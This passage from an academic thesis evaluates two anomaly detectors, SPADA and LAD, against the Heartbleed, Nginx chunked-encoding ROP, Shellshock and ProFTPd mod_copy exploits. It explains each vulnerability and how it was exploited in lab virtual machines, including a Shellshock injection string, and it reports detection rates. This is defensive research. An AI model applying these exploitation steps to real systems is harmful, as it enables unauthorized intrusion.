The second step of our LAD implementation loads the set of clusters and performs the "intra-cluster" training. For each cluster, we perform a principal component analysis (PCA) (WOLD; ESBENSEN; GELADI, 1987) on the F matrices recorded for the cluster. If a cluster has less than ten profiles describing it, no model is trained for it since it was too small (which Shu et al. dub the "tiny cluster innocence assumption"). We then initialize an iterative procedure to perform a k-folded training of a one-class support vector machine (SVM) (HEARST et al., 1998) that delimits the normal behavior of frequencies contained in the F matrix. The iterative procedure looks for a "distance" index value for the SVM to label the classes such that the rate of false positives (FPR) is acceptable. The initial value is not well-defined by the authors, and upon email exchange, they were not able to provide us with a definite number. We inferred it had to be "restrictive" and based on the features of the F matrix, opting to choose the formula:

$$distance = svminputs/2$$

In the formula, "svminputs" is the number of components found to be relevant by the PCA algorithm, and "FPR" is the acceptable false-positive rate parameter. Each step of the iterative procedure uses this "distance" index value to select a distance from the sorted list of distances output by the SVM. This distance is used as a threshold to calculate the "obtained false-positive rate". If this rate is lower than "FPR", the procedure stops and returns the current SVM. If it is higher, the procedure decrements the "distance" index value to obtain a less restrictive distance value. At the end of the procedure, the code returns a set of tuples containing the cluster used as input, the one-class SVM of that cluster (or none if the cluster had less than ten profiles), and the distance threshold for the SVM to label behaviors.

The third and final step receives an input trace and a saved model containing clus-

ters and their SVMs. It translates the input trace to an occurrence matrix (O) and a frequency matrix (F) and then performs three checks. First, it searches for possible clusters where the behavior of the input trace fits in the cluster. This procedure uses the occurrence matrix of the input trace. At this point, when transforming the input trace to a cluster, if LAD finds any function call not found in its training set, it will label the input as anomalous. If it fits no cluster, LAD considers the input trace to be "aberrant," i.e., anomalous. Second, LAD tests the frequency matrix against each of the clusters found in the first step. If the cluster is small (the authors replied us with a value of 30) or has no SVM model due to lack of behaviors, LAD assumes the program is innocent as the cluster's behavior is not well modeled. Else, if the cluster is large and thus has a model, LAD uses its associated SVM to check whether the F matrix fits in the standard behavior of the application. If it does, LAD checks matrix F, so that each field of F is within the ranges found in the profiles of the cluster. If any of these two tests fail, LAD claims the input to be "aberrant".

We used our implementation with these three simple steps to calculate false-positive rates and detection rates for LAD in each application.

4.2 Applications and Exploitations

To properly exercise the code of all applications, we must cover the applications' control flow graphs. We employ the American Fuzzy Lop (AFL) fuzzer to create inputs that provide additional coverage to create training inputs for all applications. AFL must receive a set of application inputs as an initial set to perform its genetic algorithm when searching for new contributions. It will then output a new set of inputs with annotations of which inputs make the application crash, hang, or provide additional code coverage. Additionally, we obtained datasets from the internet for each application to emulate the real-world behavior of these applications.

4.2.1 The Heartbleed Vulnerability - CVE 2014-0160

4.2.1.1 Definition

Heartbleed is a popular name for a vulnerability in the OpenSSL project version 1.0.1, which added the Transport Layer Security (TLS) Heartbeat Extension. The Heart-

beat Extension allows either endpoint of a TLS connection to detect whether the other endpoint is still present, and it is a solution to the need for session management in Datagram TLS. Standard implementations of TLS rely on TCP for this functionality.

The peers in a connection signal the availability of the Heartbeat Extension during the first TLS handshake. After negotiation, either can send a Heartbeat Request to verify connectivity. The request is composed of a 1-byte type field, a two-byte payload length field, the payload, and 16 bytes of random padding. In response, the peer responds with a Heartbeat Response message, in which it returns the same payload and its own random padding.

However, there was no check on whether the payload length matches the payload length field. By specifying a payload length of 2^{16}, and sending 1 byte of payload, the peer response would contain up to 64 KBs of memory. By probing the peer multiple times, a malicious user can obtain private memory information, such as usernames, passwords, and certificates.

This form of vulnerability's classification is CWE 126: Buffer Over-read. The program reads memory positions from beyond what should be the limit of memory allocated to the user. The simple fix is to check whether the payload length matches the payload length field.

4.2.1.2 Implementation and Exploitation

The exploitation of Heartbleed consists of crafting malicious request packages. We have obtained an exploit from (MAYNOR, 2011), which is in Appendix B. It merely loops, sending modified packages and checks whether the target system is vulnerable.

We have created a web server based on Nginx version 1.4.6, in a VirtualBox virtual machine, under Ubuntu OS 14.04, Linux version 3.13.0-24-generic. We limit the Nginx daemon to spawn one worker in general, to facilitate tracing of the exploit.

4.2.1.3 Training Set and Testing Set

To generate a training set, we created a set of inputs with all HTTP protocol commands: GET, POST, HEAD, PUT, DELETE, TRACE, OPTIONS, CONNECT, and PATCH. We extracted additional commands from the test set and added them to the training set. These commands contained further specifications, such as encoding, target file, and language. We added these commands so AFL's algorithm can also work on these

fields to generate higher coverage input cases.

However, since AFL receives a text file as input, and Nginx is a server, we had to perform modifications on the functioning of the server to use AFL. First, we used Preeny's (PREENY, 2019) "desock.so" tool to make the server accept input files as connections. Second, to use AFL's persistent mode, we had to install *llvm* and *clang* (LATTNER, 2008). We also had to change Nginx's code to insert AFL's pragmas, so its compilation would allow iterative testing to speed up AFL's execution.

We downloaded packet collections from several websites and extracted all HTTP requests using *"tcpick"* (STABLUM,).

Each trace consists of 30 random connections from the captured packets. Attack traces consist of 30 random connections plus an attack attempt using the mentioned exploit. To trace the application for LAD, we extracted only the scopes of the function "ngx_process_events_and_timers," which handles incoming connection events in general and should, therefore, call the OpenSSL library.

4.2.2 NGINX's Chunked Encoding vulnerability - CVE 2013-2028

4.2.2.1 Definition

Nginx versions 1.3.91.4.0 contain a vulnerability in the "httpngx_http_parse.c" file, specifically in the "ngx_http_parse_chunked" function. A remote attacker can cause a denial of service (crash) and execute arbitrary code via a chunked Transfer-Encoding request with a large chunk size. The large request triggers an integer signedness error and a stackbased buffer overflow in the "ngx_http_parse_chunked" function.

There are two vulnerabilities at play here. The integer signedness vulnerability's classification is CWE 189: Numeric error. The stack-based buffer overflow vulnerability's classification is CWE 129: Improper validation of array index. The program does not store the request size in an adequately sized variable, which overflows, and this variable then serves as an array index for a write operation, which allows a malicious user to create a buffer overflow in a stack variable.

4.2.2.2 Implementation and Exploitation

To perform this exploitation, we used the Metasploit framework module available in B. It performs a brute-force attack to find out the stack canary, killing thousands of

Nginx's spawned worker processes. Once it finds the stack canary, it constructs an ROP shellcode to modify parameters and call the site of a "gettimeofday()" syscall to make an "execve" syscall to spawn a shell for the malicious user.

We have created a web server based on Nginx version 1.4.0, in a VirtualBox virtual machine, under Ubuntu OS 14.04 32-bits, Linux version 3.13.0-24-generic. We limit the Nginx daemon to spawn one worker in general, to facilitate tracing of the exploit.

4.2.2.3 Training Set and Testing Set

We reuse all of the training and testing set requests used for Heartbleed, as they merely executed in another Nginx version. However, we retrace all of the executions, as the ROP attack of the Metasploit Framework targets 32-bit systems, which results in entirely different addresses and offsets for libraries.

Each trace consists of 30 random connections from the captured packets. Attack traces had to be manually generated, consisting of 30 random connections plus an attack attempt using the mentioned exploit. To trace the application for LAD, we extracted only the scopes of the function "ngx_process_events_and_timers," which handles incoming connection events in general and, therefore, eventually calls "ngx_http_parse_chunked."

4.2.3 The Shellshock Vulnerability - CVE 2014-6271

4.2.3.1 Definition

Shellshock, also known as Bashdoor, is a vulnerability in Bash which has existed since version 1.03. Bash (Bourne Again Shell) is a scripting language commonly featured in Linux systems. When setting a variable, Bash also allows it to receive a function definition. Bash performs this conversion by creating a fragment of code that defines the function and executes it, but it does not verify whether there is a function definition. As an example, consider the string "():;; echo 'vulnerable'". When Bash attributes a variable with this string, the function definition inside brackets, "{:;}" makes Bash execute the command appended, i.e., "echo 'vulnerable.'"

The bug is, therefore, extremely dangerous. Any program which uses or sets environment variables using Bash is vulnerable. An attacker can exploit such a program by changing the value which the variable receives to the malicious input described above. Several login systems, email systems, and website servers (especially CGI based) call

Bash scripts using environment variables. Upon evaluation of the damage caused by the bug, researchers found all kinds of command in Shellshock attacks (ARUL, 2015). Opening connections, downloading and executing files, removing files, uploading files with sensitive information, and even ejecting the DVD unit, are typical examples of vandalism committed in target systems.

This form of vulnerability's classification is CWE 78: Improper Sanitization of Special Elements used in an OS Command ('OS Command Injection'). The Bash script in usage by the user should examine the input to eliminate particular elements such as a function declaration. Ideally, Bash should already do it, but Bash has little context to do so since function definition is supposed to be a feature.

4.2.3.2 Implementation and Exploitation

Exploitation consists of the usage of the previously cited malicious string. We have installed Procmail under Ubuntu 14.04, with the vulnerable Bash version 4.3.8. To trigger the vulnerability, the Procmail configuration file, ".Procmailrc", is set to use formail to filter the "From:" and "Subject:" fields, storing them in environment variables. We configure Procmail to call a Bash script to process the email given these environment variables. If an attacker puts a malicious line in one of these fields, the command in the line executes.

4.2.3.3 Training Set and Testing Set

To generate the training and testing sets, we first downloaded the Enron mail dataset (KLIMT; YANG, 2004), an accessible email dataset. This dataset contains over half a million internal emails from Enron, an U.S.A-based energy company. We randomly sampled 20.000 emails to create our base dataset. Out of these 20.000 emails, we provided a hundred to AFL. AFL returned an input set with 720 emails, which became our training set. After filtering incorrect emails, our test set with regular emails contained 19.125 emails. Our attack input set contains 491 emails, obtained by changing the subject field of emails from Enron to different commands, such as creating files and printing characters to the standard output.

To trace the application for LAD, unfortunately, there is no defined function of contact, as Procmail is a mail processor, not a server where a user can specify where the application reads external input. Therefore we traced all of the application's multiple

threads.

4.2.4 ProFTPd's mod_copy vulnerability - CVE 2015-3306

4.2.4.1 Definition

ProFTPd is an implementation of a file server using the File Transfer Protocol (FTP). It is easily extensible and thus offers many modules. ProFTPd's (PROFTPD; LICENSED, 2008) mod_copy vulnerability is exclusive to the mod_copy module. It provides a user with a quick way to copy files within the server, i.e., from one location of the server to another directory of the server, without needing to download the file. There are two commands provided by the module: SITE CPFR (which receives the source file location) and SITE CPTO (which receives the destination location).

Generally, a user must log in to the server before executing any commands by using the USER and PASS commands. However, mod _copy's faulty implementation does not check whether the user logged in before receiving the commands. Thus, any unauthenticated users could create files on the server. By copying PHP payloads to a server's HTTP files' folder, users could cause these payloads to execute by accessing the server through port 80 and thus execute anything, such as a remote shell.

This form of vulnerability's classification is CWE 284: Access Control (Authorization) Issues. By default, all users must be logged in and identified to execute commands in the server, which the mod_copy module did not respect.

4.2.4.2 Implementation and Exploitation

Exploitation consists of the creation of a file within the folder "www/html" of the metasploitable virtual machine, which also has an HTTP service on port 80. We have used ProFTPd 1.3.5 under Ubuntu 14.04 (i.e., the Metasploitable 3 virtual machine) with the commands SITE CPFR and SITE CPTO to replicate the behavior seen in the Metasploit Framework module found in Appendix B. Triggering the malicious PHP script is not part of ProFTPd's execution. Therefore, we only performed the SITE CPFR, and SITE CPTO commands with the payload, as both mechanisms only look at the current application and cannot correlate an access to the HTTP service of the machine with the current actions of the ProFTPd program.

4.2.4.3 Training Set and Testing Set

To generate the training set, we created a file for each command in the ProFTPd's specification in isolation (no login), and one file for each command with a prepended login. We then fed these inputs to AFL to create a training set with 595 inputs. To generate the testing set, we downloaded logs from <https://ee.lbl.gov/anonymized-traces.html> (PANG; PAXSON, 2003). The log has 21756 USER command login attempts from 15201 different IPs, 11311 "NOTICE" responses signaling a successful login, and a total of 890352 commands. We filtered out all the commands from unlogged users as these contained attempts to perform the mod_copy on the server unsuccessfully, as the server has a patch to fix the issue.

To trace the application for LAD, we extracted the scope of the "cmd_loop" function, which processes all commands received from the connection.

4.2.5 Summary

Table 4.1 summarizes the scope of our tests. We used 20% of the test traces as train traces and cleaned unusable traces, such as empty or broken files. We only count here attacks that successfully invaded the system, as in Procmail, a few emails did not even reach the Bash script due to Procmail filtering malformed emails out. For LAD, since we specified function scopes for the detection of anomalies, we obtained more massive sets for traces with multiple calls. We specify the actual number of original trace files after a comma, i.e., 3990:56 means there were 3990 function calls of the specified function, performed in 56 traces. For the specific case of Nginx 1.4.0, we also count as "attacks" all the threads killed due to detection of stack smashing as a separate number, signaled by "*". All of these contain a single call for the function done by the attacker trying to brute force the stack canary.


For each application, we performed an attack campaign with a defined number of attacks, as shown in Table 4.1. We set the number of attacks to allow obfuscation for attacks with little variability (both Nginx attacks). The obfuscation happens as the attack is inserted amidst 30 other connections. For other attacks, we set the number of attacks to be higher than 483, so we can have $p < 0.05$ with confidence level of 95%.

As the number of attacks performed is known, the false negative ratio (FN) is simply the complement of the true positive ratio (TN), i.e., $FN = 1 - TN$.

Table 4.1: A summary of the number of traces used in our experiments.

Sample Type	**Heartbleed**	**ROP Nginx**	**Shellshock**	**mod_copy**
SPADA:Train	420	14	1126	890
SPADA:Test Normal	46	56	2279	1222
SPADA:Test Attack	56	30 and 11602*	486	499
LAD:Train	1950:416	1323:14	34	595,595
LAD:Test Normal	3114:56	4130:56	19100	1133:1387
LAD:Test Attack	3990:58	31:30 and 10175*	480	500:501

Figure 4.1: SPADA's true and false positive rates for Nginx's master thread.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

4.3 Results and Analysis


4.3.1 Heartbleed Exploitation on Nginx webserver

4.3.1.1 Detection Results

In Figure 4.1(a) and 4.1(b), we can observe, respectively, the true positive and the false-positive rates of SPADA when analyzing Nginx's master thread. If we do not apply filters, the master thread can detect all attacks, but it also has a low rate of false positives. This behavior is unintended, as the exploitation happens on the worker thread. As we add filters, the master thread does not see anything out of the ordinary for any execution.

In Figure 4.2(a) and 4.2(b), we can observe, respectively, the true-positive and false-positive rates of Nginx's worker thread. The worker thread always generates an anomaly during the Heartbleed exploitation. Without applying filters, SPADA had a low

Figure 4.2: SPADA's true and false positive rates for Nginx's worker thread.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

rate of 2% false positives. Since Nginx is a sophisticated program, the fine granularity of not applying any filtering might have created false anomalies by rarely used structures such as if-then-else.

In Figure 4.3, we can observe true-positive and false-positive rates for LAD's analysis on all the "ngx_process_events_and_timers" function calls. LAD does not deterministically detect all Heartbleed exploit instances. We believe this happens due to the probabilistic approach of the intra-cluster modeling inherent to LAD. This probabilistic approach is also responsible for the 8.93% false-positive ratio. Thus, we conclude LAD requires more training for this specific benchmark, as the original work only shows false positive ratios lower than 0.01%.

Figure 4.3: LAD's results for all "ngx_process_events_and_timers" function calls.




Table 4.2: Summary of Nginx's worker process analyzed phases' behavior.

Filter type	**Number of Attacks**	**Anomalies in Attacks**	**Number of Normal Tests**	**Anomalies in Normal Tests**
NO FILTER	106967567	2141	85771479	20
$P = 1000$	1693109	224	1415364	0
$P = 10000$	1644214	224	1374771	0
$P = 100000$	1634018	224	1366226	0
$P = 1000000$	1453621	224	1213003	0
$P = 10000000$	1174458	224	977160	0

4.3.1.2 Anomalous Phase Analysis

When executing the Heartbleed exploitation, we expect the behavior of the phases corresponding to the OpenSSL library to change. In Table 4.2, we can see the number of anomalous phases in comparison to the total number of analyzed phases for all of our tests with the worker thread of Nginx. Upon filtering phases, the exploit consistently triggers four anomalous phases in each attack trace, distributed evenly in two phases.


Figures 4.4 and 4.5 show the behavior of the specific anomalous phases regarding the number of unique BBLs executed and the sum of all BBLs execution. Each point in the plot represents the behavior of a single execution of the phase we found in one or more of our traces, be that of an exploit's occurrence or a regular run of the whole program. It is worth noting that a phase may execute several times in a single attack trace or normal execution of the program. The blue squares represent phases' behaviors of regular operation, while red triangles represent behaviors during exploitation. For Figures 4.4 and 4.5, the cause of abnormal behavior is the excess data transportation in comparison to regular heartbeats in the Heartbeat Extension. To see this for ourselves, we analyzed the assembly of the Nginx executable. We found that the abnormal phases deal with the SSL negotiation, data transport, and deallocation steps of the program.

During normal execution, the phase illustrated in Figure 4.4 usually has 313 BBL executions distributed into 91 unique BBLs or 13 BBL executions spread into 12 unique BBLs. When executing the Heartbleed exploit, this phase always presents anomalous behaviors with around 30 BBL executions distributed into 29 unique BBLs, and *always* presents instances with more than 3858 BBL executions divided into 587 unique BBLs in *every* exploit trace. These significant variations allowed the identification of all exploit attempts.

The phase shown in Figure 4.5 has several behaviors with maximum BBL executions around 18000 and a maximum number of unique BBLs over 2500. When performing the Heartbleed exploitation, these numbers increase significantly to 2007975 and 4324. In this phase, the abnormal behavior is even more distinct.The reason for such an increase is a transfer to some other code that is not present in the executions used to generate the CBBT partition. Then, the control flow goes to another phase without passing the marking of a CBBT. While still a valid control flow for the application, such behavior never happens in regular executions, which define the CBBT partition. Thus, this unseen flow expands a CBBT-phase into code it never executed in regular executions. We found out this is specific to the exploit we used. It encodes a Heartbeat transaction before performing a TCP handshake, which seems out of place for SPADA since usually the CBBTs that perform the handshake come first as specified in the Heartbeat protocol (SEGGELMANN; TUEXEN; WILLIAMS, 2012).

Solid application training is therefore essential, as proper identification of the feature values limits is needed to ensure a small number of false positives. When executing the exploit four times in the same execution, we were able to observe the *same phases* with the *same anomalous feature values*.

Figure 4.4: Feature values of Nginx's phase "4372871-4373667" with $p = 10000000$.



Because the control flow of the application is valid, i.e., the code of the program sends memory as specified, the techniques mentioned in the related work (PFAFF; HACK; HAMMER, 2015; TANG; SETHUMADHAVAN; STOLFO, 2014) would not be able to capture it. In a Heartbleed exploitation, the primary hardware performance counters in their technique, number of instruction translation look-aside buffer misses, would likely be unchanged.

Figure 4.5: Feature values of Nginx's phase "4234963-4371761" with $p = 10000000$.





Figure 4.6: SPADA's true and false positive rates for Nginx 1.4.0's master thread.



(a) SPADA's true positive ratio


(b) SPADA's false positive ratio

4.3.2 Nginx Chunked Encoding Return-Oriented Programming Exploit

4.3.2.1 Detection Results

In Figure 4.6(a) and 4.6(b), we can observe the true-positive and false-positive rate of SPADA when analyzing Nginx's master thread. If we do not apply filters, the master thread can detect all attacks, but it also has a low rate of false positives. Although the exploitation happens on the worker thread, the exploit's effect is likely visible in the master thread due to the number of workers that are spawned and killed. As we add filters, the master thread does not see anything out of the ordinary for regular executions, but always detects all attacks.

Figure 4.7: SPADA's true and false positive rates for Nginx 1.4.0's worker thread.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

In Figure 4.7(a) and 4.7(b), we can observe the true-positive and false-positive rates of Nginx's worker thread. As intended, the worker thread detects all exploits due to the return-oriented programming that is performed by the attack. However, it seems the variability of this Nginx's version (1.4.0) is more substantial. Another explanation is that Nginx is not correctly interpreting some of the test inputs HTTP and their encodings, as given no filter or any filter size, SPADA generates a large number of false positives.

In Figure 4.8, we can observe true-positive and false-positive rates for LAD's analysis on all the "ngx_process_events_and_timers" function calls. Unlike SPADA, LAD presents a much smaller false positive ratio, which means the different test inputs do not affect the observed functions, but rather the behavior inside functions and the number of BBL types that executed. LAD does not detect all of the attacks, again likely due to the probabilistic approach taken for intra-cluster modeling.

4.3.2.2 Anomalous Phase Analysis

We expect the behavior of the phases corresponding to the thread creation changes due to the brute-forcing of the stack canary. In Table 4.3, we can see the number of anomalous phases in comparison to the total number of analyzed phases for all of our tests with the master thread of Nginx. The exploit consistently triggers anomalous phases for each thread created and killed during the brute force. For small filters, this corresponds to approximately two anomalous phases for each created worker. For large phase filters, this corresponds to approximately one anomalous phase for each created worker.

In Figure 4.9, we illustrate the behavior of the detected phase applying filter

Figure 4.8: LAD's results for all "ngx_process_events_and_timers" function calls.




Table 4.3: Summary of Nginx 1.4.0's (32 bits) worker process analyzed anomalous phases' behavior.

Filter type	**Number of Attacks**	**Anomalies in Attacks**	**Number of Normal Tests**	**Anomalies in Normal Tests**
NO FILTER	2478556	126069	1680144	100
$P = 1000$	939711	23176	193923	0
$P = 10000$	835376	23176	51690	0
$P = 100000$	137090	11604	17418	0
$P = 1000000$	88660	11574	11732	100
$P = 10000000$	88660	11574	11732	100

$p = 1000000$ during standard executions as blue squares and the behavior of the phase under exploit as red triangles. Remarkably, the phase has only happened during training traces, with a singular behavior. Thus the exploit has a deterministic, easily detected behavior. Applying smaller filters or no filters will only further break down the phase that is observed in this Figure, as more CBBTs constitute the phase at finer granularity aggregations, i.e., more CBBTs partitioning the traces.

4.3.3 ProFTPD's mod copy Unauthenticated Command Exploitation

4.3.3.1 Detection Results

